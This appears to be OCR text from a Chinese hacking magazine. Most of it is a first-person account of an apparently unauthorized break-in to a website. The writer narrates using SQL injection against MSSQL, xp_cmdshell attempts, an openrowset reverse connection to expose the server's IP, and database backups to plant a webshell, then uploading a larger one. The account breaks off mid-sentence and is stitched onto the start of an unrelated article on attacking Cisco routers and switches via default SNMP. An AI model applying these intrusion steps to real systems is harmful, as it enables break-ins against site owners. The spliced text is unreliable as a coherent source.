


图16

_一……，看来密码不是标准的md5，那就不从后台下手了，列目录直接备份吧。

列了半天目录，找到了好几个web路径，都不是这个站的，郁闷。说不定是web跟数据库分离了，对了，先看下权限吧，如图16。

竟然是个sa！真失败，开始一直都没去看。如果一切顺利的话，就直接加个账号进3389了。扫下端口，只开了21、80和3306（后来重新扫的时候居然开1433了，真诡异）。没有1433，有可能是分离了，也可能是防火墙。

既然是sa，ipconfig一下看看吧。Xp_cmdshell执行一下ipconfig，然后去猜数据，结果为空一_一，郁闷。尝试用sp_oacreate和沙盒执行，都失败了；尝试恢复xp_cmdshell也一样。因为asp执行mssql语句，分号后面的语句出错是不会有提示的，所以也没办法知道问题在哪里。




图17




图18

怎么办呢？有个办法，用openrowset弹回来连自己的机子，就可以抓到对方的ip了，不过这样也会暴露自己的ip。不管这么多了，关掉vpn，然后反弹连接自己，如图17，看到他的ip了，嘿嘿，反查一下，如图18。




图19

一共30多个站呢，不过都是他自己的，不是虚拟主机。注意被选中的那个，原来web跟data没有分离。我信心大增，重新列一下目录，最后发现e：\XXX\下的wwwroot和wwwroot2这两个目录比较可疑（刚才都列到G盘去了，咋就没发现呢，我汗～）。




图20

先列一下wwwroot，然后在里面选了几个名字比较生僻的文件去跟网站里的对照，发现文件都存在，嘿嘿，看来就是它了，备份一下试试。

setp1、setp2、setp3、setp4……备份完成，现在可以访问webshell了^^。打开试试，暴404错误，郁闷，重新列下目录，如图19。

发现是成功备份进去了的，看来这个不是web目录，那另外那个wwwroot2呢？懒得列了，直接备份吧。setp1、setp2、setp3、setp4……备份完成，现在可以访问webshell了^^，如图20。

La～la～la～la，终于成功搞到webshell了，传个大马上去。到处看了下，原来mssql账号不是sa，怪不得刚才cmdshell什么的都不行。但是不是sa为什么user显示的是dbo呢？真奇怪，遇到过几次了，貌似没什么可以提权的地方，也没找到mysql root什么的。用目录探针扫到一个pcAnywhere的目录，如图21。

Pcanywhere的高版本貌似不能直接从cif里读密码了，而且

路由器交换机入侵方法大揭密

图冯谷／张淼

本文介绍了一种入侵路由器的方法

这篇文章我想献给我的女朋友张淼，看着微笑的你，突然发现，我真是世界上最幸福的人，愿她在以后的工作、生活中开心、快乐、漂亮，忘掉一切不愉快的事。

大家好，最近在加强学习网络知识，了解网络相关设备，并从中发现，路由器和交换机在默认配置下存在严重的安全漏洞，如果不修改相关的默认配置，攻击者很容易就能拿到路由器或交换机的控制权。这里我们主要讨论一下思科路由器或交换机的相关安全问题，因为下面的工具主要是针对思科路由器和交换机的安全测试。

在讲思科路由器和交换机的攻击方法之前，首先给大家介绍一下SNMP。**SNMP（Simple Network Management Protocol，即简单网络管理协议）的前身是简单网关监控协议（SGMP），是用来对通信线路进行管理的。**SNMP的目标是管理互联网Internet上众多厂家生产的软硬件平台，因此SNMP受Internet标准网络管理框架的影响也很大。

现在SNMP已经出到第三个版本的协议，其功能较以前已经大大地加强和改进了。但是，目前大部分网络设备还在使用第二个版本的协议，存在很多安全问题。SNMP不仅存在于网络设备中，还存在于操作系统中，如WINDOWS、LINUX、UNIX都有，还有专门针对SNMP的主机漏洞扫描器。

